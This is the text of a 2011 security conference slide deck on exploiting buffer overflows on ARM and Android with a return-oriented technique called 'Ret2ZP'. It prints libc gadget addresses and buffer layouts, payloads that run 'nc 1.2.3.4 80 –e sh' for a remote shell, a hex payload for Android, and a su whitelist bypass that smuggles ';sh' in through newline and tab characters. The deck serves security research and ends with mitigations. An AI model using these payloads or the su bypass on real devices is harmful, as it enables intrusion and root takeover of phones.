Popping Shell on A(ndroid)RM Devices

By Itzhak (Zuk) Avraham

BH-DC-2011

/usr/bin/whoami

- Itzhak Avraham (Zuk)
- Founder & CTO : zImperium
- Researcher for Samsung Electronics

- Twitter: @ihackbanme
- Blog : http://imthezuk.blogspot.com
- For any questions/talks/requests:

zuk@zimperium.com

Presentation and my blog

- My blog will contain this presentation:
- http://imthezuk.blogspot.com
- Make sure you check it out.

- AVG? Nope

Why (am I using colors)?

Remote	Zombie Phone?	Privilege escalation
	SMS/Calls	More
Local by Apps	Zombie Phone?	Privilege escalation
	SMS/Calls	More
Local by phone holder	Privilege escalation	

Quick history of buffer overflows

- Morris worm – 1988 – finger service
- Thomas Lopatic – 13/2/1995 – NSCA HTTPD 1.3 remote stack-overflow – bugtraq (including exploit)
- Aleph One (Elias Levy) – Phrack-49: “Smashing The Stack For Fun and Profit”

Every buffer has a face

- Robert Tappen Morris

- Aleph One (Elias Levy)

History (continued)

- Matt Canover – detailed heap overflow tutorial (Jan/1999)
- Solar Designer – Netscape - JPEG COM Marker Processing Vulnerability on Windows (25/7/2000)

Every heap-o has a face

- Matt Canover

- Solar Designer

Vulnerabilities Overview

- we got memory corruptions, use-after-free, double free, format strings, … but this is not a history presentation, is it?

- Companies are taking vulnerabilities (more) seriously

Automated protection

- Since we cannot code all the time without any vulnerabilities.
- Make it harder to exploit!

State in X86


- Stack Cookies
- DEP/NX bit
- Heap Canaries
- ASLR
- SafeSEH

X86 Status - AVs

- Full ASLR? DEP?
- Nope!

- What about the NX bit?!

X86 Status - AVs




X86 Status - AVs

- My own words defending Symantec.
- Not consistently - Avira, McAfee and Kaspersky

X86 Status – Common SW?

- Full ASLR? DEP?
- A recent research from Secunia shows the following

X86 Status – Common SW?



Forbidden!

We have registered this IP Address (109.160.[redacted] as being a robot. Secunia does not allow content leaching robots on our website thus this IP address has been banned.

Please contact webmaster@secunia.com if you disagree with this assessment.

- If anyone from Secunia here…
- this joke is not funny!

X86 Status – Common SW?

- Thanks Chrome ☺
- We have issues.

Application	DEP (7)	DEP (XP)	Full ASLR
Flash Player	N/A	N/A	YES
Sun Java JRE	no	no	no
Adobe Reader	YES*	YES*	no
Mozilla Firefox	YES	YES	no
Apple Quicktime	no	no	no
VLC Media Player	no	no	no
Apple iTunes	YES	no	no
Google Chrome	YES	YES	YES
Shockwave Player	N/A	N/A	no
OpenOffice.org	no	no	no
Google Picasa	no	no	no
Foxit Reader	no	no	no
Opera	YES	YES	no
Winamp	no	no	no
RealPlayer	no	no	no
Apple Safari	YES	YES	no

DEP & ASLR (June 2010)

X86 Status – exploitation?


- Nice trick to bypass cookie, byte by byte (Max<=1024 tries instead of 2^32) when forking and no exec.
- Bypassing Ascii Armored Address Space, NX, ASLR, Cookies under few assumptions is possibly but extremely hard and not common. Phrack 67 (Adam 'pi3' Zabrocki)

What about ARM?

- Just like what teacher told me in school


Features are there

- Yet. Some devices has minimum protection, some none.
- Not protected (Cookies/XN/ASLR)
- Getting better



ARM

- Gaining control of devices is becoming increasingly interesting:
  - Profit
  - Amount
  - Vulnerable
  - More Techniques



- DEP
- Cookies
- ASLR implementations (“adding ASLR to rooted iphones” – POC 2010 – Stefan Esser)

0Days & money

- How much does a 0Day in webkit worth?

0Days & money

[redacted]

On Mon, 2010-[redacted] at 09:45 +0200, Itzhak (Zuk) Avraham wrote:

> [redacted]
> Just wondering how much do you think that worth?

It really depends on the vulnerability. If it's in a core service or component of the OS that would obviously be worth more than if a particular app was required, even if the app comes installed by default on any particular devices. I would ballpark anywhere in the range from $35k to $95k without knowing any more detail. If you could be more

I think I just got lawyered

- I hope it will change soon…
- Last update 2010/1/12

Google & Silent Patches?

- When you get a crash dump that PC points to 0x41414141;
- Does that look suspicious?
- Makes me wonder….
- I've searched for Google logo
  - and thought I should share it with you:

Disable attack vectors – X86

- X86 + Firewall == client side

Firewall and mobile phone?

- Cannot be blocked (sms,gsm,…)

So how much would it worth?

- If a RCE with Webkit which is passive worth 30k-90k $USD
- Truly remote?

- Google dictionary:

Bag of money >> money

Mobile phones?

- Firewall?
- If exists : GSM Baseband? SMS? MMS? Multimedia? Notifications? 3rd party applications all the time? Silent time-bomb application?

Android Debugging Nightmare


- Breakpoint debugging?
- In-Order to compile Android for debugging you need to do the following:

I've decided not to write it down since there are so many actions. I will just write a tutorial at my blog.Okay.Okay.

```
repo init -u git://android.git.kernel.org/platform/manifest.git -b <version... e.g: eclair>
sudo apt-get install git-core gnupg sun-java5-jdk flex bison gperf libsdl-dev libreadline5-dev libesd0-dev libwxgtk2.6-dev build-essential zip curl libncurses5-dev zlib1g-dev build-essential gcc-4.3 g++-4.3
uninstall java, and install java 1.5:
sudo update-java-alternatives -s java-1.5.0-sun
If you don't have buildspec.mk under the root directory yet, please
copy build/buildspec.mk.default to the root (android/)
DEBUG_MODULE_libwebcore:=true
DEBUG_MODULE_libxml2:=true
TARGET_CUSTOM_DEBUG_CFLAGS:=-O0 -mlong-calls
Add "ADDITIONAL_BUILD_PROPERTIES += debug.db.uid=100000" so that it
will wait for you to connect gdb when crashed.
in Webkit folder:
git commit / stash
git cherry-pick 18342a41ab72e2c21931afaaab6f1b9bdbedb9fa
export PATH="/usr/lib/jvm/java-1.5.0-sun-1.5.0.22/:$PATH"
export JAVA_HOME="/usr/lib/jvm/java-1.5.0-sun-1.5.0.22"
export ANDROID_JAVA_HOME=$JAVA_HOME
export PATH=$PATH:$JAVA_HOME/bin
export CC=gcc-4.3
export CXX=g++-4.3
chmod +x ./build/env-setup.sh
source ./build/env-setup.sh
make
```

X86 Ret2Libc Attack

- Ret2LibC Overwrites the return address and pass parameters to vulnerable function.



It will not work on ARM

- In order to understand why we have problems using Ret2Libc on ARM with regular X86 method we have to understand how the calling conventions works on ARM & basics of ARM assembly

ARM Assembly basics

- ●ARM Assembly uses different kind of commands from what most hackers are used to (X86).
- ●It also has it’s own kind of argument passing mechanism (APCS)
- ●The standard ARM calling convention allocates the 16 ARM registers as:
- ●r15 is the program counter.
- ●r14 is the link register.
- ●r13 is the stack pointer.
- ●r12 is the Intra-Procedure-call scratch register.
- ●r4 to r11: used to hold local variables.
- ●r0 to r3: **used to hold argument values to and from a subroutine**.

ARM & ret2libc

- Ret2LibC Overwrites the return address and pass parameters to vulnerable function. But wait… Parameters are not passed on the stack but on R0..R3 (e.g : fastcall).
- We can override existing variables from local function.
- And PC (Program Counter)
- I guess we'll have to make some adjustments.


ARM & ret2libc

Theory

- Theory (shortly & most cases):
- When returning to original caller of function, the pushed Link-Register (R14) is being popped into Program Counter (R15).
- If we control the Link-Register (R14) before the function exits, we can gain control of the application!


R0 maintenance

- Saved R0 passed in buffer



Just a PoC

- In the following PoC, we'll use a function that exits after the copy of the buffer is done and returns no parameters (void), in-order to save the R0 register to gain control to flow without using multiple returns.



Nope. Not Here.

- Let’s face it, keeping the R0 to point to beginning of buffer is not a real life scenario – it needs the following demands :
  - Vulnerable function returns VOID.
  - There are no actions after overflow (strcpy?) [R0 will be deleted]
  - The buffer should be small in-order for stack not to run over itself when calling SYSTEM function. (~16 bytes).
- There’s almost no chance for that to happen. Let’s make this attack better.

BO Attack on ARM

- **Parameter adjustments**
- Variable adjustments
- **Gaining back control to PC**
- **Stack lifting**

- RoP + Ret2Libc + Stack lifting + Parameter/Variable adjustments = **Ret2ZP**
- **Ret2ZP == Return to Zero-Protection**

Let me introduce you to Daphna

- **My friend.**
- **Has unique thinking on hacking.**
- **Gets really excited from shellcodes.**

Yeah, you, in the back, she's really my friend.

Ret2ZP for Local Attacker

- How can we control R0? R1? Etc?
- We'll need to jump into a pop instruction which also pops PC or do with it something later… Let's look for something that …
- After a quick look, this is what I've found :

- For example erand48 function epilog (from libc):

```
0x41dc7344 <erand48+28>:    bl      0x41dc74bc <erand48_r>
0x41dc7348 <erand48+32>:    ldm     sp, {r0, r1} <==== point PC
    here. Let's make R0 point to &/bin/sh
0x41dc734c <erand48+36>:    add     sp, sp, #12      ; 0xc
0x41dc7350 <erand48+40>:    pop     {pc} ====> PC = SYSTEM.
```

Meaning our buffer will look something like this :

AA…A [R4] [R11] &0x41dc7344 &[address of /bin/sh] [R1] [4bytes of Junk] &SYSTEM

Ret2ZP for Remote Attacker (on comfortable machine)

- By using relative locations, we can adjust R0 to point to beginning of buffer. R0 Will point to *

Meaning our buffer will look something like this :

***nc 1.2.3.4 80 –e sh;#…A [R4] [R11] &PointR0ToRelativeCaller … [JUNK] [&SYSTEM]**

- We can run remote commands such as :

Nc 1.2.3.4 80 –e sh

***Don't forget to separate commands with # or ; because string continue after command ☺

Ret2ZP Current Limitations

- Only DWORD? Or None?
- Stack lifting is needed!
- We love ARM

Stack lifting

- Moving SP to writable location
- Let’s take a look of wprintf function epilog :

```
0x41df8954:    add    sp, sp, #12    ; 0xc
0x41df8958:    pop    {lr}           ; (ldr lr, [sp], #4) <--- We need to jump here!
                                      ; lr = [sp]
                                      ; sp += 4
0x41df895c:    add    sp, sp, #16    ; 0x10 STACK IS LIFTED RIGHT HERE!
0x41df8960:    bx     lr             ;            <--- We'll get out, here :)
```

Stack lifting

- Enough lifting can be around ~384 bytes [from memory]
- Our buffer for 16 byte long buffer will look like this:
- “nc 1.2.3.4 80 –e sh;#A..A” [R4] [R11] 0x41df8958 *0x41df8958 [16 byte] [re-lift] [16 byte] [re-lift][16 byte] …. [R0 Adjustment] [R1] [Junk] [&SYSTEM]

Parameters adjustments

- More interesting parts to adjust params:
  - Mcount epilog:
  - 0x41E6583C mcount
  - 0x41E6583C STMFD SP!, {R0-R3,R11,LR} ; Alternative name is '_mcount'
  - 0x41E65840 MOVS R11, R11
  - 0x41E65844 LDRNE R0, [R11,#-4]
  - 0x41E65848 MOVNES R1, LR
  - 0x41E6584C BLNE mcount_internal
  - 0x41E65850 LDMFD SP!, {R0-R3,R11,LR} <=== Jumping here will get you to control R0, R1, R2, R3, R11 and LR which you'll be jumping into.
  - 0x41E65854 BX LR
  - 0x41E65854 ; End of function mcount

Android & Ret2ZP

- Let's see if we can root an Android phone:
  - Limitations
- Okay, Let's do it!
  - Andorid libc… mmm
  - What do we need to know :
    - Compiled differently from libc here
    - Different flags, but same technique works.
    - No getting things to R0 immediately? (pop R0)… Let's get it!
    - /bin/sh → /system/bin/sh

Android & Ret2ZP

- No worries, it's all the same (more. or less)…

```
mallinfo
        STMFD   SP!, {R4,LR}
        MOV     R4, R0
        BL      j_dlmallinfo
        MOV     R0, R4
        LDMFD   SP!, {R4,PC}
```

← Let's jump here and store address of /system/bin/sh on R4!

```
; End of function mallinfo
```

Android & Ret2ZP

```
mallinfo
        STMFD   SP!, {R4,LR}
        MOV     R4, R0
        BL      j_dlmallinfo
        MOV     R0, R4   <-- This time. Let's point PC here.
        LDMFD   SP!, {R4,PC} <--
; End of function mallinfo
```

- AA...A **\xd8\x93\xe0\xaf** [&/system/bin/sh] **\xd4\x93\xe0\xaf** [R4 Again : JUNK] [PC: &system]

Zuk! Show me a demo! I can't wait any more!!

Local Demo

- Same technique on both:
  - G1 (running on 1.6)
  - Droid (running on 2.1)

Zuk! It's nice, but I really want to see a reverse connection for a remote attacker!!! OMG!!

A full Ret2ZP attack?

Full use of existing shellcodes.

Being able to write in Assembly.

Reverse Shell.

Sounds like a deal.

Ret2ZP full remote attack

R4->R0 trick. R0 Contains our dest shellcode.

R1 Holds our location of buffer+shellcode.

Pop to R2/R3 -> R2 == sizeof(buffer);


Stack Lift 40*8 = 320;

Memcpy;

Shellcode location (R0);

Ret2ZP full remote attack

Even though it has exec/stack, we'll copy shellcode to executable location and run it.



Ret2ZP full remote attack

Demo on Droid.

Reverse Shell: 192.168.0.101 port 12345

Privilege Escalation on Android

Android is running Linux.


Used versions has known vulnerabilities.


Porting vulnerabilities is possible.

We don’t care.

Privilege Escalation on Android

Rooted Devices…?





Privilege Escalation on Android


Based on white-listing. Cannot be shut.

Su –c “id”; twice = permission denied

Su –c “id;1” & Su –c “id;2”

Are considered different commands.

== DoS till root!! *Evil Smile*




Privilege Escalation on Android

Put unexpected chars and get empty commands: without user knowing what really happens:

This command is actually:

Su –c “RPC FAILURE. ALLOW!\n;sh;**1**”



Privilege Escalation on Android

What about an empty command?

Actually it's "\n"+"\t"s


Command :

Su –c "`echo –n '\n\t\t;sh;1"

Following bash script should do the work:

```
for i in $(cat /sdcard/all_num); do su -c "`echo -e \"\n\t\t\"`;;$i;sh"; done
```

User gets crazy. Mission Accomplished.



So… You do remember Daphna Right?

That's what she really said:

Summary

- Buffer overflows on ARM are real threat
- Use the most protections you can.

Mitigations

- ASLR
- Proper use of ‘XN’ bit
- Cookies
- Multiple vectors

- Special thanks to:
- Daphna Katz
- Anthony Lineberry
- Johnathan Norman
- Moshe Vered
- Mattew Carpetner
- Ilan Aelion (‘ng’)
- Samy Kamkar – For inspiration of putting hot girls in presentations.

Reference

- Smashing The Stack For Fun And Profit
- http://www.soldierx.com/hdb/SecurityFocus - Aleph One
- Matt Canover - Heap overflow tutorial
- solar desginer - Netscape - JPEG COM Marker Processing Vulnerability - http://www.abysssec.com/blog/tag/heap/
- Phrack magazine p66,0x0c – Alphanumeric ARM Shellcode (Yves Younan, Pieter Philippaerts)
- Phrack magazine p58,0x04 – advanced ret2libc attacks (Nergal)
- Defense Embedded Systems Against BO via Hardware/Software (Zili Shao, Qingfeng Zhuge, Yi He, Edwin H.-M. Sha)
- Buffer Overflow - Wikipedia
- iPwnning the iPhone : Charlie Miller
- ARM System-On-Chip Book : Awesome! By Stever Furber – Like the bible of ARM.
- Understanding the Linux Kernel – by Bovet & Cesati
- morris worm
- Practical Return Oriented Programming – BH LV 2010 – by Dino Dai Zovi

Questions?
?

Thank YOU!

- Feel free to contact me at :

  zuk@zimperium.com

- Blog : http://imthezuk.blogspot.com
- Twitter : @ihackbanme